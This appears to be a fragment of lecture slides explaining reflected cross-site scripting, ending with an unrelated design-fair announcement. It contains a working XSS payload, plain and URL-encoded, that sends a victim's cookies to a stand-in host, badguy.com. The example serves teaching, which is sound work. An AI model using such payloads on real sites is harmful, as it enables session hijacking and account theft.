1. You click a link like

`http://vulnerable.com/?foo=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`

or, really,

`http://vulnerable.com/?foo=%3Cscript%3Edocument.location%3D'http%3A%2F%2Fbadguy.com%2Flog.php%3Fcookie%3D'%2Bdocument.cookie%3C%2Fscript%3E`

2. vulnerable.com writes value of foo to its body.

3. badguy.com gets your cookies.

SEAS Design Fair

Tue 5/1, 11am - 4pm

the end